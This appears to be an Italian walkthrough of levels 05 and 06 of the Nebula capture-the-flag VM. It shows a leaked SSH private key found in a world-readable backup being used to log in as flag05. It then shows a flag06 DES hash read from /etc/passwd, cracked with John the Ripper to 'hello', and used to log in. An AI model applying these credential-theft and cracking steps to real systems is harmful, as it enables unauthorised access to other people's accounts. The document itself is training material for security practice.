


# Level 05

---

Check the **flag05** home directory. You are looking for weak directory permissions

To do this level, log in as the **level05** account with the password **level05**. Files for this level can be found in `/home/flag05`.



```
nebula-c [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
level05@nebula:~$ cd /home/flag05
level05@nebula:/home/flag05$ ls
level05@nebula:/home/flag05$ _
```

# Suggerimento 1

---

- Attenzione ai file nascosti e ai permessi degli stessi.

# Suggerimento 2

---

- Attenzione ai file nascosti e ai permessi degli stessi.
- Per estrarre l'archivio utilizza il seguente comando

```
tar xvf nome_file
```



# Suggerimento 3

---

- Attenzione ai file nascosti e ai permessi degli stessi.
- Per estrarre l'archivio utilizza il seguente comando

```
tar xvf nome_file
```

- Aprire il manuale per vedere i comandi per una connessione ssh conoscendo username e password/chiave.

# Soluzione Level 05

---

- Andiamo nella directory /home/flag05 e scriviamo ls -al. Facendo ciò vediamo la presenza di due cartelle.
- Andiamo nella cartella backup.

```
level05@nebula:/home/flag05/.backup$ ls
backup-19072011.tgz
level05@nebula:/home/flag05/.backup$ tar xvf backup-19072011.tgz
.ssh/
tar: .ssh: Cannot mkdir: Permission denied
.ssh/id_rsa.pub
tar: .ssh: Cannot mkdir: Permission denied
tar: .ssh/id_rsa.pub: Cannot open: No such file or directory
.ssh/id_rsa
tar: .ssh: Cannot mkdir: Permission denied
tar: .ssh/id_rsa: Cannot open: No such file or directory
.ssh/authorized_keys
tar: .ssh: Cannot mkdir: Permission denied
tar: .ssh/authorized_keys: Cannot open: No such file or directory
tar: Exiting with failure status due to previous errors
level05@nebula:/home/flag05/.backup$
```

# Soluzione Level 05

---

- Per risolvere questo problema, possiamo creare una cartella temporanea in cui andiamo a copiare l'archivio.

```
level05@nebula:~$ mkdir flag05
level05@nebula:~$ ls
flag05
level05@nebula:~$ cd flag05
level05@nebula:~/flag05$ cp /home/flag05/.backup/backup-19072011.tgz .
level05@nebula:~/flag05$ ls
backup-19072011.tgz
level05@nebula:~/flag05$ tar xvf backup-19072011.tgz
./ssh/
./ssh/id_rsa.pub
./ssh/id_rsa
./ssh/authorized_keys
level05@nebula:~/flag05$ _
```

# Soluzione Level 05

---

- Dopo aver estratto i file, scriviamo di nuovo `ls -la` e vediamo i file e i permessi degli stessi.

```
level105@nebula:~/flag05$ tar xvf backup-19072011.tgz
./ssh/
./ssh/id_rsa.pub
./ssh/id_rsa
./ssh/authorized_keys
level105@nebula:~/flag05$ ls -la
total 4
drwxrwxr-x 3 level105 level105 80 2024-02-29 08:24 .
drwxr-x--- 1 level105 level105 120 2024-02-29 08:22 ..
-rw-rw-r-- 1 level105 level105 1826 2024-02-29 08:23 backup-19072011.tgz
drwxr-xr-x 2 level105 level105 100 2011-07-19 02:37 .ssh
level105@nebula:~/flag05$ _
```

# Soluzione Level 05

- Nella cartella `.ssh` ci sono dei file relativi alle chiavi.
- Usiamo il protocollo `ssh` per connetterci da remoto all'account `flag05`.

```
ssh -l flag05 -i id_rsa localhost
```

```

exploit-exercises.com/nebula

For level descriptions, please see the above URL.

To log in, use the username of "levelXX" and password "levelXX", where
XX is the level number.

Currently there are 20 levels (00 - 19).

Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

flag05@nebula:~$ _
```

LEVEL 06



# Level 06

---

The **flag06** account credentials came from a legacy unix system.

To do this level, log in as the **level06** account with the password **level06**. Files for this level can be found in `/home/flag06`.

Lo scopo di questo livello è quello di accedere al sistema con l'account **flag06**, di cui conosciamo l'username ma non la **password**.

# Suggerimento 1

---

- In Linux le password dove vengono salvate?



# Soluzione Level 06

---

- Andiamo nella directory etc e apriamo il file passwd.

```
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
level00:x:1001:1001::/home/level00:/bin/sh
flag00:x:999:999::/home/flag00:/bin/sh
level01:x:1002:1002::/home/level01:/bin/sh
flag01:x:998:998::/home/flag01:/bin/sh
level02:x:1003:1003::/home/level02:/bin/sh
flag02:x:997:997::/home/flag02:/bin/sh
level03:x:1004:1004::/home/level03:/bin/sh
flag03:x:996:996::/home/flag03:/bin/sh
level04:x:1005:1005::/home/level04:/bin/sh
flag04:x:995:995::/home/flag04:/bin/sh
level05:x:1006:1006::/home/level05:/bin/sh
flag05:x:994:994::/home/flag05:/bin/sh
level06:x:1007:1007::/home/level06:/bin/sh
flag06:ueqw0CnSGdsuM:993:993::/home/flag06:/bin/sh
```

# Soluzione Level 06

---


- Ovviamente la password è cifrata, quindi dobbiamo utilizzare un tool per decifrare la password. Usiamo, ad esempio, John the Ripper.

```
(kali㉿kali)-[~]  
$ john pass.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 SSE2])  
Will run 2 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
hello (?)  
1g 0:00:00:00 DONE 2/3 (2024-03-03 14:14) 20.00g/
```

# Soluzione Level 06

---

- Ora possiamo effettuare una connessione ssh, poiché conosciamo username e password.



```
nebula-c [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
level06@nebula:~$ ssh flag06@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is ea:8d:09:1d:f1:69:e6:1e:55:c7:ec:e9:76:a1:37:f0.
Are you sure you want to continue connecting (yes/no)? _
```